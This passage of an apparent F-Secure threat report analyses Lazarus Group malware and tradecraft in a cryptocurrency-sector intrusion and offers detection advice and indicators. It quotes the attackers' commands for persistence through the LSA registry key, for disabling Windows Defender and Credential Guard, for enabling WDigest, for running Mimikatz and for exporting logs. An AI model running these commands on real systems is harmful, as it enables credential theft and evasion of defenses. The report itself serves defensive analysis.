Lazarus Group leveraged two separate network backdoor implants that appeared similar to the "Passive Backdoor" first reported[8] by Kaspersky as being used by the group in 2016. The samples F-Secure analysed were packed using Themida and despite being x64 variants, analysis showed significant code similarities with the x86 variants used in 2016.


Sample Name(s)	SHA256	Compile Time
mcc.exe	a2f0a1d469d73a11c69afc9eb12000fa7f7652305d936a10d12dabce693f878b	2017-08-18 00:02:50
mmc.exe/mss.exe	f8915227c25c5ac552d66f3708f615cd517363953829d3715f38666d7dfa9770	2017-11-15 12:10:00

The backdoor requires a port to be entered as an argument on the command line when executed and uses the windows *netsh* utility to open that port in the Windows Firewall. The implant was observed operating on TCP ports 443, 3388, 3399, 5500 and 5555; example execution recorded on the target network is shown below.

```
C:\ProgramData\mcc.exe 3388
netsh firewall add portopening TCP 3388 Assistance
```

Despite the difference in instruction set it is possible to see the same operation was used to hide the console window and the same amount of time is defined to both wait for the operation to be completed and to sleep before continuing. These similarities can be seen in the screenshot below.

[8] https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180244/Lazarus_Under_The_Hood_PDF_final.pdf



Kasperksy x86 (2016)

```
0x100083d2    8d442404       lea eax, [processInfo_hProcess]
0x100083d6    8d4c2414       lea ecx, [startupInfo_cb]
0x100083da    8954240c       mov dword [processInfo_dwProcessId], edx
0x100083de    50             push eax                          ; lpProcessInformation
0x100083df    51             push ecx                          ; lpStartupInfo
0x100083e0    52             push edx                          ; lpCurrentDirectory
0x100083e1    52             push edx                          ; lpEnvironment
0x100083e2    52             push edx                          ; dwCreationFlags
0x100083e3    52             push edx                          ; bInheritHandles
0x100083e4    52             push edx                          ; lpThreadAttributes
0x100083e5    8954242c       mov dword [processInfo_dwThreadId], edx
0x100083e9    6689542460     mov word [startupInfo_wShowWindow], dx
0x100083ee    52             push edx                          ; lpProcessAttributes
0x100083ef    8d542478       lea edx, [var_cmd_buffer]
0x100083f3    c74424600100.  mov dword [startupInfo_dwflags], 1
0x100083fb    52             push edx                          ; lpCommandLine
0x100083fc    6a00           push 0                            ; lpApplicationName
0x100083fe    ff1584920110   call dword [0x10019284]           ; gpa_CreateProcessA
0x10008404    85c0           test eax, eax
0x10008406    5f             pop edi
0x10008407    7431           je 0x1000843a                     ; wfw_end
0x10008409    8b442400       mov eax, dword [esp]              ; processInfo_hProcess
0x1000840d    68983a0000     push 0x3a98                       ; DWORD dwMilliseconds
0x10008412    50             push eax                          ; HANDLE hHandle
0x10008413    ff1574200110   call dword [sym.imp.KERNEL32.dll_WaitForSingleObject]
0x10008419    8b4c2400       mov ecx, dword [esp]              ; processInfo_hProcess
0x1000841d    51             push ecx
0x1000841e    ff15ac920110   call dword [0x100192ac]            ; gpa_CloseHandle
0x10008424    8b542404       mov edx, dword [processInfo_hThread]
0x10008428    52             push edx
0x10008429    ff15ac920110   call dword [0x100192ac]           ; gpa_CloseHandle
0x1000842f    68d0070000     push 0x7d0                        ; 2000 ; DWORD dwMilliseconds
0x10008434    ff15b4200110   call dword [sym.imp.KERNEL32.dll_Sleep]
```


F-Secure x64 (2019)

```
0x0000ee92      4889442458      mov qword [processInfo_hThread], rax
0x0000ee97      4889442460      mov qword [processInfo_dwProcessId], rax
0x0000ee9c      488d442450      lea rax, [processInfo_hProcess]
0x0000eea1      4889442448      mov qword [lpProcessInformation], rax
0x0000eea6      488d442470      lea rax, [startupInfo_cb]
0x0000eeab      488d9424e000.   lea rdx, [var_cmd_buffer]
0x0000eeb3      4889442440      mov qword [lpStartupInfo], rax
0x0000eeb8      4c895c2438      mov qword [lpCurrentDirectory], r11
0x0000eebd      4c895c2430      mov qword [lpEnvironment], r11
0x0000eec2      44895c2428      mov dword [dwCreationFlags], r11d
0x0000eec7      4533c9          xor r9d, r9d                  ; lpThreadAttributes
0x0000eeca      4533c0          xor r8d, r8d                  ; lpProcessAttributes
0x0000eecd      33c9            xor ecx, ecx                  ; lpApplicationName
0x0000eecf      4c895c2450      mov qword [processInfo_hProcess], r11
0x0000eed4      c78424ac0000.   mov dword [startupInfo_dwflags], 1
0x0000eedf      44895c2420      mov dword [bInheritHandles], r11d
0x0000eee4      6644899c24b0.   mov word [startupInfo_wShowWindow], r11w
0x0000eeed      ff15356e0200    call qword [0x00035d28]       ; gpa_CreateProcessA
0x0000eef3      85c0            test eax, eax
0x0000eef5      7431            je 0xef28                     ; wfw_end
0x0000eef7      488b4c2450      mov rcx, qword [processInfo_hProcess]
0x0000eefc      ba983a0000      mov edx, 0x3a98
0x0000ef01      e8d2973800      call fcn.003986d8             ; imp_WaitForSingleObject
0x0000ef06      90              nop
0x0000ef07      488b4c2450      mov rcx, qword [processInfo_hProcess]
0x0000ef0c      ff15666e0200    call qword [fcn.00035d78]    ; gpa_CloseHandle
0x0000ef12      488b4c2458      mov rcx, qword [processInfo_hThread]
0x0000ef17      ff155b6e0200    call qword [fcn.00035d78]    ; gpa_CloseHandle
0x0000ef1d  ~   b9d0070000      mov ecx, 0x7d0                ; 2000
0x0000ef20      0000            add byte [rax], al
0x0000ef22      ff15a0810100    call qword [0x000270c8]       ; sleep
```

Figure 9: Network backdoor code similarities

The samples analysed by F-Secure also shared similarities with a “TCP Backdoor” reportedly used by Lazarus Group in a 2018 ESET report[9] in attacks against casinos. When unpacked the “mmc.exe” (f8915227c25c5ac552d66f3708f615cd517363953829d3715f38666d7dfa9770) sample is identical to the unpacked version of one of the VMProtect samples in the ESET report (8b6887c5ec6fadaefee78f089e9a347a539bcedf52f5827f866a49a1839f8c4b). Figure 10 shows the same strings across the unpacked samples from the three different intrusions.

[9] https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/



Kaspersky (2016)

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  0123456789ABCD
0x10018cf0  6e65 7473 6820 6669 7265 7761 6c6c  netsh firewall
0x10018cfe  2064 656c 6574 6520 706f 7274 6f70   delete portop
0x10018d0c  656e 696e 6720 5443 5020 2564 0000  ening TCP %d..
0x10018d1a  0000 6e65 7473 6820 6669 7265 7761  ..netsh firewa
0x10018d28  6c6c 2061 6464 2070 6f72 746f 7065  ll add portope
0x10018d36  6e69 6e67 2054 4350 2025 6420 2225  ning TCP %d "%
0x10018d44  7322 0000 5769 6e64 6f77 7320 4669  s"..Windows Fi
```

ESET (2018)

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  0123456789ABCD
0x000285f0  6e65 7473 6820 6669 7265 7761 6c6c  netsh firewall
0x000285fe  2064 656c 6574 6520 706f 7274 6f70   delete portop
0x0002860c  656e 696e 6720 5443 5020 2564 0000  ening TCP %d..
0x0002861a  0000 0000 0000 6e65 7473 6820 6669  ......netsh fi
0x00028628  7265 7761 6c6c 2061 6464 2070 6f72  rewall add por
0x00028636  746f 7065 6e69 6e67 2054 4350 2025  topening TCP %
0x00028644  6420 4173 7369 7374 616e 6365 0000  d Assistance..
```

F-Secure (2019)

```
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  0123456789ABCD
0x000285f0  6e65 7473 6820 6669 7265 7761 6c6c  netsh firewall
0x000285fe  2064 656c 6574 6520 706f 7274 6f70   delete portop
0x0002860c  656e 696e 6720 5443 5020 2564 0000  ening TCP %d..
0x0002861a  0000 0000 0000 6e65 7473 6820 6669  ......netsh fi
0x00028628  7265 7761 6c6c 2061 6464 2070 6f72  rewall add por
0x00028636  746f 7065 6e69 6e67 2054 4350 2025  topening TCP %
0x00028644  6420 4173 7369 7374 616e 6365 0000  d Assistance..
```

Figure 10: Netsh string commonalities

As the ESET report details, the backdoor can execute a number of commands it receives via the listening port, and also stores logging and configuration information in files such as “perflog.dat” and “perflog.evt” in the *“%WINDIR%\Temp\”* directory.

CUSTOM PE LOADER

F-Secure's investigation uncovered *"LSSC.dll"* (72e0965385eae2d3a2f20feb361ce542235fe44c08991644a0a231f595039e68), a custom PE loader. The file was loaded into the *lsass.exe* process by masquerading as a "Security Package"[10] via the *"HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages"* registry key.

F-Secure observed that Lazarus Group would modify this key locally using the *reg* windows utility and check this was successful via the same utility. Once this was confirmed as successful the system would be restarted in order for DLL to be loaded. Examples of these executions can be seen below.

```
reg query HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Lsa /v Security
Packages

reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Lsa /v Security
Packages /t REG_MULTI_SZ /d lssc /f

reg query HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Lsa /v Security
Packages

shutdown /t 0 /r /f
```

Later in the intrusion Lazarus Group was observed modifying this registry key remotely using the *schtasks* windows utility, as can be seen in the below snippet.

```
cmd.exe /c "schtasks /Create /S <IP ADDRESS> /P <PASSWORD>! /U "<DOMAIN>\<USER> " /TN
"MSC" /TR "reg add /"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa/" /v
/"Security Packages/" /t REG_MULTI_SZ /d /"ldap/" /f" /SC ONSTART /RU SYSTEM /F
>C:\Windows\TEMP\TMPD2E6.tmp 2>&1"
```

The sample analysed was compiled just prior to the observed use and the internal name of the file was "xml.dll". The file was dropped in the System32 directory, and once executed it is hardcoded to attempt to use custom PE loading code for the file "LDAP.dat". F-Secure was unable to retrieve a copy of "LDAP.dat", but it is believed to contain a final payload that provides Lazarus Group with the ability to execute additional commands.

[10] https://docs.microsoft.com/en-us/windows/win32/secauthn/registering-ssp-ap-dlls

MAIN IMPLANTS

The main implants both contain the capability to download additional files, decompress data in memory, initiate C2 communication, execute arbitrary commands, and steal credentials from a number of sources. The implants were also observed being used to connect to the network backdoor implants on other target hosts.

Sample Name(s)	SHA256	Compile Time
lssvc.dll	519f100ddc98cfb9aca3e13c0095bddeadf11c50397096953171d042ca376fbd	2019-03-21 04:16:06
ntuser.cat	831ba6efa4a49eb1c7ff749fe442b393c5a614f383bf1efb52512a183b4362fc	2019-03-21 04:16:07

"*LSSVC.dll*" (519f100ddc98cfb9aca3e13c0095bddeadf11c50397096953171d042ca376fbd) was dropped into the System32 directory and loaded in to the *lsass.exe* process. Analysis indicates that this file has the capability to be loaded in multiple ways. The implant is a x64 DLL and contains the Zlib 1.2.7 and Libcurl 7.47.1 software libraries, suggesting it is capable of downloading and decompressing additional data.

Once loaded, it will read and decrypt configuration information from a 6,816 byte ".sdb" file stored in *"%WINDIR%\AppPatch\"*. The samples F-Secure analysed were specifically looking for configuration files with the name *"mscmain.sdb"* or *"msomain.sdb",* and were decrypted using the RC4 key *"F9 5E 06 0B E3 1B 18 03 24 3F 00 CC DE AB F6 93 1B 2A CB 5B 6A C3 67 36 62 60 EC 82 46 37 D2 4A"*. The implant also has the ability to encrypt and write this data to disk, allowing Lazarus Group to update this information when required.

The *".sdb"* file contained C2 information as well as a hardcoded target specific directory ("*C:\Users\<redacted>\AppData\Roaming\Microsoft\CLR\*") referencing additional malicious files. Though the "LSSVC.dll" variant of this implant does not appear to have the capability to interact further with these files.

"NTUSER.cat" (831ba6efa4a49eb1c7ff749fe442b393c5a614f383bf1efb52512a183b4362fc) is another x64 DLL similar to "LSSVC.dll". However, this variant was dropped in the "C:\Users\" directory and is not designed to be loaded into the *lsass.exe* process.

"NTUSER.cat" uses the same software libraries as "LSSVC.dll" and also reads configuration information from the same ".sdb" files; however, this implant has the additional capability to load the referenced files from disk and inject them into another process. The files were loaded using the following steps:

- Read the file into a memory buffer
- The first 0x80 bytes are read, but only the first 0x60 bytes are interpreted as the RC4 key to decrypt the remainder of the file
- Decrypt the data using this key and the RC4 algorithm
- If the resulting data is a PE file, it is injected and loaded in to the "explorer.exe" process.

The copies of these additional files retrieved by F-Secure had been overwritten with random data in order to prevent further analysis.

OTHER TACTICS, TECHNIQUES AND PROCEDURES (TTPS)

F-Secure identified several other TTPs of interest leveraged by Lazarus Group during the attack. To avoid detection, Lazarus Group disabled Windows Defender monitoring as one of their first actions on each host they accessed. This was done through the execution of the below PowerShell commands.

```
cmd.exe /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference
-DisableBehaviorMonitoring $false 2>&1

cmd.exe /c C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  Set-
MpPreference -DisableRealtimeMonitoring $true 2>&1
```

As reported by ESET, Lazarus Group was observed using a custom version of Mimikatz to capture credentials; however, as can be seen below they have not obfuscated the commonly used functions.

```
 cmd.exe c:\users\public\pmp.dat privilege::debug sekurlsa::logonPasswords
```

To enable this Lazarus Group was observed disabling Credential Guard and enabling the storage of credentials in memory via the below registry key modifications.

```
cmd.exe /c reg add HKLM\\System\\CurrentControlSet\\Control\\Lsa /v LsaCfgFlags /t
REG_DWORD /d 0 /f 2>&1

cmd.exe /c reg add
HKLM\\System\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f 2>&1
```

Throughout F-Secure's investigation it became evident that Lazarus Group was conscious to avoid detection and would remove evidence of their presence, as can be seen in the below snippet.

```
cmd.exe /c "wevtutil epl security "/q:*[System[(EventID=4778 or EventID=4624)]]"
c:\users\public\evt2.dat >C:\Windows\TEMP\TMP1AC9.tmp 2>&1"
```

On all but a single host, which was powered off halfway through the intrusion and therefore unreachable, Lazarus Group was able to securely delete traces of any of the malware they employed as well as significant quantities of forensic evidence. The presence of a third-party EDR agent with auto-capture features for certain file types proved a valuable source of evidence preserved from this deletion. In addition, the live EDR data recorded valuable details of actions performed by the group.

DETECTION

The execution of these commands provide significant opportunities for detection for any organisation with EDR telemetry. Whilst the goal of some of the commands are to ultimately avoid detection and remain stealthy, these actions are "noisy" in themselves and provide detection opportunities. The above provided examples of the disabling of windows security controls should be anomalous in any network, and can be used to engineer high fidelity detection use cases.

Lazarus Group was observed executing a large number of commands through *cmd.exe* and other native OS utilities throughout their time on the target network. Despite attempts to avoid detection and blend in with standard activity on the network, elements of the commands used will often be anomalous and use specific esoteric strings that offer blue teams detection opportunities. One distinctive trait common across the majority of the commands executed by Lazarus Group was the appending of the string "2>&1" to commands; which whilst used by some tooling should be anomalous when filtered by parent child process relationship, and provide good detection opportunities.

F-Secure advises organisations with Lazarus Group in their threat profile to develop good coverage of these native OS techniques to maximise detection opportunities. These commands can blend in with standard activity, so it may not be possible to build high fidelity detection for all the techniques used. In this situation the use of lower fidelity detections that are then aggregated on a host basis in order to correlate activity and build intelligent thresholding in to alerting systems can help to detect malicious activity without generating too many false positives.

The custom PE loader and one variant of the main implant were both loaded in to the *lsass.exe* process as unsigned DLLs, which is a high-fidelity indicator for anyone monitoring these module load events. The addition of the registry key to load these files is also a high-fidelity indicator that could be detected through the command line execution or registry scanning for the creation of keys in this path.

There were a number of files created on disk by Lazarus Group, with notably "perflog.dat" and "perflog.evt" having been created in the *"%WINDIR%\Temp\"* directory and observed across previous campaigns. In addition, analysis of the main implants indicates they create the file "mscmain.sdb" or "msomain.sdb" in the "%WINDIR%\AppPatch\" directory. In both cases the files appear to be uniquely used by this group; therefore, provide a high fidelity indicator that can be used for detection and potential attribution.

Beyond host level detection there are also significant opportunities to detect the network layer activity of the various implants, which were using anomalous ports to communicate between workstations and servers that would stand out from standard traffic. The target organisation had an artificial intelligence based network detection security tool installed, unfortunately this did not raise any alerts generated during this time period. The tool was a useful source for evidence during the investigation and the telemetry collected did contain actionable detection data that blue teams could leverage for proactive means.

CONCLUSION

Lazarus Group has demonstrated sophistication and operational security awareness in executing a prolonged and ostensibly successful cybercrime campaign. The success of this campaign is evidenced in a recent announcement by the US Treasury[11] relating to money laundering of the profits of Lazarus Group. The findings of F-Secure's investigation are consistent with the strategic intelligence picture, but provide more detail on the group's current tactics, techniques and procedures.

Lazarus Group's activities are a continued threat: the phishing campaign associated with this attack has been observed continuing into 2020, raising the need for awareness and ongoing vigilance amongst organisations operating in the targeted verticals. It is F-Secure's assessment that the group will continue to target organisations within the cryptocurrency vertical while it remains such a profitable pursuit, but may also expand to target supply chain elements of the vertical to increase returns and longevity of the campaign. In addition, some of the newer C2 infrastructure suggests the group may be looking to target organisations in the financial investment vertical.

It is also F-Secure's assessment that organisations in other verticals likely to be targeted by elements of DPRK cyber operations should take note of the details contained within this report. There is evidence in recent reporting[12] of Lazarus Group leveraging similar techniques to those observed in this campaign, such as the preference of LinkedIn as a delivery medium, to compromise organisations in other verticals. This is also supported by the evidence that Lazarus Group has re-used tooling across multiple campaigns, as noted previously in this report.

Lazarus Group has continued to use some of the same family of tooling observed in 2016, though analysis of several samples suggest this is being updated over time. It is F-Secure's assessment that the investment in both malware anti-analysis techniques and operational security to remove evidence of their presence has preserved the operationally effectiveness of this tooling for Lazarus Group. It is also possible that the group lack the capability to easily retool and therefore are reliant on maximising the utility of the existing tooling at their disposal. However, other tooling has been publicly attributed to the group which suggests further capability can be leveraged if required due to target controls.

F-Secure found that the activities performed by Lazarus Group, whilst effective, offered significant opportunities for detection. Organisations targeted by Lazarus Group should review their detection capability, with regards to both technology and people, against the techniques noted in this report and those in the MITRE ATT&CK framework[13] attributed to the Lazarus Group.

The target in this investigation had a leading EDR and network security tool installed that captured telemetry of Lazarus Groups actions, but this did not result in a positive detection that was actioned. It is F-Secure's view that people play an important role in building effective detection capability, and this incident serves as an example of the need to invest in people as well as technology.

[11] https://home.treasury.gov/news/press-releases/sm924

[12] https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/

[13] https://mitre-attack.github.io/attack-navigator/enterprise/#layerURL=https%3A%2F%2Fattack.mitre.org%2Fgroups%2FG0032%2FG0032-enterprise-layer.json

APPENDIX - IOCS

Malware Samples

Sample Name(s)	SHA256	Context
mcc.exe	a2f0a1d469d73a11c69afc9eb12000fa7f7652305d936a10d12dabce693f878b	Network Backdoor
mmc.exe/ mss.exe	f8915227c25c5ac552d66f3708f615cd517363953829d3715f38666d7dfa9770	Network Backdoor
lssc.dll/ldap.dll	72e0965385eae2d3a2f20feb361ce542235fe44c08991644a0a231f595039e68	Custom PE Loader
lssvc.dll	519f100ddc98cfb9aca3e13c0095bddeadf11c50397096953171d042ca376fbd	Main Implant
ntuser.cat	831ba6efa4a49eb1c7ff749fe442b393c5a614f383bf1efb52512a183b4362fc	Main Implant
user.cat	209c82f38d445ce0750ceeb192c28e6770543a9bda82955f808cb15ca7c56e80	Encrypted Payloads
user.sat	61da70fc736b7146319928de39109f45e9f3e6ad374db8f9f778b5a3a32ec869	Encrypted Payloads
mscmain.sdb	a794b496c5f359374c4bde7934dbac1eb067b7b81aff0d586b6f4e9e209eedaf	Main Implant Config

C2 IPS

```
103.95.99[.]3
103.5.124[.]94
95.0.200[.]212
114.113.63[.]130
75.146.197[.]161
66.181.166[.]15
```

Main Implant C2 Domains

```
azcloud.jetos[.]com
waterm.publicvm[.]com
```

Initial Access Domains/IP

```
1driv[.]org
al6z[.]org
antlercap[.]com
blockchaincap[.]org
```

```
bourncap[.]com
check[.]onedrvdn[.]co
chromeupdate[.]publicvm[.]com
client[.]cloudocs[.]space
client[.]googleapis[.]online
cloud[.]blockchaintransparency[.]institute
cloud[.]bugscrowd[.]com
cloudfiles[.]club
cloudssl[.]dns-cloud[.]net
code[.]publicvm[.]com
cryptofund[.]servehttp[.]com
cryptostore[.]publicvm[.]com
dnsupdate[.]best
docsend[.]email
docs[.]gmaildrives[.]top
docs[.]googledrives[.]info
docs[.]sendspace[.]buzz
doc[.]uploadsfiles[.]xyz
down_01fcd_fff[.]googldocs[.]org
download[.]gdriveupload[.]site
download[.]showprice[.]xyz
downloadsvc[.]publicvm[.]com
downurl[.]icu
down[.]onedrivrshares[.]xyz
drive[.]gogleshare[.]xyz
drivegoogle[.]publicvm[.]com
drivegoogles[.]com
drivegooglshare[.]xyz
drive[.]publicvm[.]com
drives[.]googldrive[.]xyz
drives[.]googlecloud[.]live
drverify[.]dns-cloud[.]net
enginecapital[.]cc
eu[.]euprotect[.]net
europasec[.]dnsabr[.]com
ff[.]upfilees[.]xyz
file[.]onedrivecloud[.]store
gbackup[.]gogleshare[.]xyz
gdocs[.]googleupload[.]info
gdrvshare[.]onedrvshare[.]host
gethelp[.]best
googledrive[.]download
googledrive[.]email
googledrive[.]network
googledrive[.]online
googledrive[.]publicvm[.]com
googleexplore[.]net
```

```
googleupdate[.]publicvm[.]com
icloud-mail[.]net
idgcapital[.]org
IPblog[.]cloudsecure[.]space
luisgarcia[.]myftp[.]org
mail[.]gdriveupload[.]info
mail[.]gmaildrive[.]site
mail[.]googleupload[.]info
map[.]navicheck[.]xyz
matrix-partners[.]theworkpc[.]com
microsoft-update10v[.]amazonaws1[.]info
mse[.]theworkpc[.]com
mskpupdate[.]publicvm[.]com
msupdatepms[.]xyz
name[.]ownemail[.]me
office[.]onedriveglobal[.]com
onedrivems[.]online
onedrive[.]onedriveglobal[.]com
onedrive[.]onedriveglobal[.]com
onedriveupdate[.]publicvm[.]com
open[.]gdriveshareslink[.]xyz
p2p[.]downefile[.]xyz
pp[.]fcloudshare[.]xyz
reghelp[.]webredirect[.]org
robugnito[.]publicvm[.]com
scloud[.]wechart[.]org
sendgrid[.]webredirect[.]org
sequoiacapitals[.]com
sequoiacaps[.]com
sfile[.]onedrivecloud[.]store
share[.]goglesheet[.]com
share[.]googlefiledrive[.]com
share[.]onedriveglobal[.]com
share[.]onedrvfile[.]site
sshare[.]onedriveglobal[.]com
st[.]decurret[.]site
store[.]onedriveglobal[.]com
support[.]gdrvcheck[.]co
swisscryptotokens[.]email
toyota-ai[.]org
twosigma[.]best
twosigma[.]linkpc[.]net
twosigma[.]publicvm[.]com
twosigmateam[.]cc
twosigmateam[.]info
twosigma[.]theworkpc[.]com
```

```
up[.]drvupdate[.]xyz
up[.]filecloud[.]website
uploadsfiles[.]xyz
upload[.]sharefile[.]buzz
us[.]privacyshield[.]services
verify[.]googleauth[.]pro
wordpress[.]publicvm[.]com
200.4.220[.]172
```

Bitly Links

```
https://bit[.]ly/2DL04jz
https://bit[.]ly/2QWmD7S
https://bit[.]ly/2O9W1OE
https://bit[.]ly/2SLj5Wn
https://bit[.]ly/2Fm2lBH
https://bit[.]ly/2H55J4F
https://bit[.]ly/2O9lrNT
https://bit[.]ly/2vwLE0m
https://bit[.]ly/2QalsSR
https://bit[.]ly/2HDB1zD
https://bit[.]ly/2WKpO9I
https://bit[.]ly/2LwMGCD
https://bit[.]ly/2XQqBBH
https://bit[.]ly/2MgEsjc
https://bit[.]ly/30jYlJA
https://bit[.]ly/2KQsESR
https://bit[.]ly/2MHfbik
